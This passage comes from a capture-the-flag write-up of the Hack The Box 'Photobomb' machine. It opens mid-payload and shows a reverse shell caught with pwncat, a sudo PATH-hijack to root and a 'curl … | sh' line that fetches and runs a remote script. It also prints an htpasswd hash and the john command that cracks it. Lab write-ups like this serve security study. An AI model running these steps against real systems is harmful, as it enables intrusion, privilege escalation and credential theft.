3b+pty.spawn("/bin/bash")'&dimensions=3000x2000
```

- Get user flag : `4956cbb999f5593b3e7e4884690ea02b`

```
┌──(root㉿kali)-[~]
└─# pwncat-cs
[09:51:23] Welcome to pwncat 🐈!                                                                        __main__.py:164
(local) pwncat$ listen 1111 -m linux
[09:51:31] new listener created for 0.0.0.0:1111                                                         manager.py:957
```

```
[10:00:42] 10.10.11.182:36252: registered new host w/ db                                                   manager.py:957
           listener: 0.0.0.0:1111: linux session from 10.10.11.182:36252 established                      manager.py:957
(local) pwncat$
(remote) wizard@photobomb:/home/wizard/photobomb$ cd ~
(remote) wizard@photobomb:/home/wizard$ ls
find  photobomb  shell.jpg  user.txt  wget-log
(remote) wizard@photobomb:/home/wizard$ cat user.txt
4956cbb999f5593b3e7e4884690ea02b
(remote) wizard@photobomb:/home/wizard$
```

Root Flag

Check sudo

```
(remote) wizard@photobomb:/home/wizard$ sudo -l -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:

Sudoers entry:
    RunAsUsers: root
    Options: setenv, !authenticate
    Commands:
        /opt/cleanup.sh
```

Take a look at the script

```
(remote) wizard@photobomb:/home/wizard/photobomb$ cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb
```

```
# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
```


No privilage to edit the script

```
(remote) wizard@photobomb:/home/wizard/photobomb$ ls -la /opt/cleanup.sh
-r-xr-xr-x 1 root root 340 Sep 15 12:11 /opt/cleanup.sh
```

Noticed that `truncate` and `/bin/cat` have been set to use from direct directory,
But `find` does not, which means we can set it with `setenv` option in `sudo`.

```
echo "/bin/bash -i" >> /tmp/find
sudo PATH=/tmp:$PATH /opt/cleanup.sh
root@photobomb:/home/wizard/photobomb# cat ~root/root.txt
6e260e1f2effa3e0d992bde35f6040ef
```

- Get ROOT flag: `6e260e1f2effa3e0d992bde35f6040ef`



Photobomb has been Pwned!

Congratulations bravosec, best of luck in capturing flags ahead!

Additional


Get root by another way

https://youtu.be/-4asq6TIdf0?t=960

Etc

Interesting linpeas result:

```
curl 10.10.14.38/linpeas.sh | sh
```



```
╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/atd.service is calling this writable executable: find
/etc/systemd/system/multi-user.target.wants/atd.service is executing some relative path
/etc/systemd/system/multi-user.target.wants/grub-common.service is executing some relative path
/etc/systemd/system/sleep.target.wants/grub-common.service is executing some relative path
You can't write on systemd PATH
```

```
╔══════════╣ Analyzing Htpasswd Files (limit 70)
-rw-rw-r-- 1 wizard wizard 44 Sep 14 09:29 /home/wizard/photobomb/.htpasswd
pH0t0:$apr1$dnyF00ZD$9PifZwUxL/J0BCS/wTShU1
```

Crack the hash for fun

```
john --wordlist=~/rockyou.txt htpasswd.txt
```